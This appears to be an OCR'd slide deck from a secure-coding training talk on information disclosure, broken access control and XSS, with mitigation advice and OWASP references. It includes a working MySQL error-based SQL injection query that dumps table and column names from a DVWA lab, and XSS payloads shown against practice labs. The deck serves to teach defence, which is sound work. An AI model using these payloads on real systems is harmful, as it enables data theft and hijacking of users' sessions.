


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''15324''' at line 1

3 - Information disclosure

Dump In One Shot - MySQL error-based injection

This is the query for dumping all tables and columns from the current context



```
http://localhost/dvwa/vulnerabilities/sqli/?id=1' or exp(~(select*from(select(concat(@:=0,(select count(*)from`information_schema`.columns
 where table_schema=database()and@:=concat(@,0xa,table_schema,0x3a3a,table_name,0x3a3a,column_name)),@)))x))-- -
&Submit=Submit#
```


Warning: mysql_query(): Unable to save result set in **C:\xampp\htdocs\dvwa\vulnerabilities\sqli\source\low.php** on line **10**

```
DOUBLE value is out of range in 'exp(~((select '000
dvwa::guestbook::comment_id
dvwa::guestbook::comment
dvwa::guestbook::name
dvwa::users::user_id
dvwa::users::first_name
dvwa::users::last_name
dvwa::users::user
dvwa::users::password
dvwa::users::avatar' from dual)))'
```

3 - Information disclosure

- /about/user-1

```
{
  "name": "Handsome Boy
",
  "password": "securePass",
  "address": "12 Pasteur",
  "dob": "01/04/1989",
  "credit_card":
    {
      "card_no": "12345678901",
      "expire_date": "12/2024",
      "cvv": "123"
    },
  "status": "active"
}
```



9:41

About

Name	Handsome Boy
Date of Birth	01/04/1989
Address	12 Pasteur
Status	Active

3 - Should do

- Make sure any debug info is **disable on prod**.
    - My addition suggestion: Only debug on FAT. Disable it, and check on UAT.
- APIs **don’t return** the redundant informations.
- Use **generic error** messages as much as possible.

Table of Contents

Never trust user input

4. Broken Access Control

? why pentester need >=2 users for each role

4 - Type of Broken Access Control

3 types:

- Horizontal access controls
- Vertical access controls
- Context-dependent access controls

4 - Horizontal access controls

- API to check account info:

  /api/info?account_id=[id]

  - User-1:
    - /api/info?account_id=id1
  - User-2:
    - /api/info?account_id=id2

Broken horizontal access controls is when

- User-1 can:
  - /api/info?account_id=id2
- or vice versa

Note:

- User-1 and User-2 has the same role.
- Not only retrieve info, but also edit or do other actions of other users.

4 - Vertical access controls

- Show profile for everyone:
  - /view/profile
- Admin dashboard (only for admin):
  - /view/admin

Broken **vertical** access controls is when

- User-1 is **normal** user can access:
  - /view/admin

4 - Context-dependent access controls

Purchase workflow of retail website

View products > Add product to cart > View & edit the cart > Confirm & Payment


Broken context-dependent access controls is when

- users can modify the contents of their shopping cart after they have made payment.

4 - Should do

- **allowed for each** resource, and **deny** access **by default**.
- Audit and test access controls of Back-End API to ensure they are working as designed.

4 - Should do



```
using ToDoList.Services;

namespace ToDoList.Controllers
{
    public class ToDoController : Controller
```

```
        [HttpPost]
        [ValidateAntiForgeryToken]
        ~~[Authorize]~~
        public async Task<IActionResult> Edit(int id, EditViewModel ~~todo, ApplicationUser user~~
        {
            var currentUser = await ~~_userManager.FindByIdAsync(user.Id.ToString());~~
            if (currentUser == null)
            {
                return Challenge();
            }

            var successful = await _toDoRepository.UpdateToDoAsync(
                new ToDo()
                {
                    Id = todo.Id,
                    Title = Encrypt(todo.Title),
                    Content = Encrypt(todo.Content)
                }, ~~user);~~

            if (!successful)
```

```
namespace ToDoList.Controllers
{
    [Authorize]
    public class ToDoController : Controller
```

```
        [HttpPost]
        [ValidateAntiForgeryToken]
        [Authorize(Roles = Constants.UserRole)]
        public async Task<IActionResult> Edit(int id, EditViewModel todo)
        {
            var currentUser = await _userManager.GetUserAsync(User);
            if (currentUser == null)
            {
                return Challenge();
            }

            var successful = await _toDoRepository.UpdateToDoAsync(
                new ToDo()
                {
                    Id = todo.Id,
                    Title = Encrypt(todo.Title),
                    Content = Encrypt(todo.Content)
                }, currentUser);

            if (!successful)
```

Table of Contents

5. XSS

5 - XSS

XSS allow attacker to:

- Compromise the user interactions.
- Perform any actions that the user is able to perform.
- Access any data that the user is able to access.

5 - XSS Type

3 types

- Reflected XSS
- Stored XSS
- DOM-based XSS

5 - Reflected XSS


https://insecure-website.com/status?message=All+is+well

```
<p>Status: All is well.</p>
```

https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>


```
<p>Status: <script>/* Bad stuff here... */</script></p>
```

5 - Stored XSS


Leave a comment

Comment:

This is a valid message :)


Man | 29 September 2022


This is a valid message :)

Leave a comment

Comment:

```
<section class="comment">
    <p>This is a valid message :)</p> == $0
    <p></p>
</section>
<hr>
<section class="add-comment">…</section>
<div class="is-linkback">…</div>
</div>
```

5 - Stored XSS




Roger That | 10 September 2022

I think this is all made up.

Leave a comment

Comment:

```
<script>alert("domain: " + document.domain)</script>
```



...1281ec0384b22003c00f9.web-security-academy.net cho biết

domain: 0a6f007404b1281ec0384b22003c00f9.web-security-academy.net

Man | 29 September 2022

Leave a comment

```
▸ <p>…</p>
▾ <p>
    <script>alert("domain: " + document.domain)</script> == $0
  <p></p>
</section>
<hr>
```

5 - DOM-based XSS

```
var search =
document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

5 - Should do

- **Filter input** on arrival
- **Encode data** on output

Table of Contents

Some References

Some references

- OWASP Top 10
- OWASP Secure Coding Practices
- . . .

Platform to learn for secure code:

- Secure Code Warrior
- Kontra

Thanks for listening!

? Q&A

Refs & thanks

- https://owasp.org/www-project-top-ten/2017/
- https://portswigger.net/web-security/learning-path
- https://tryhackme.com/room/owasptop10
- https://portal.securecodewarrior.com/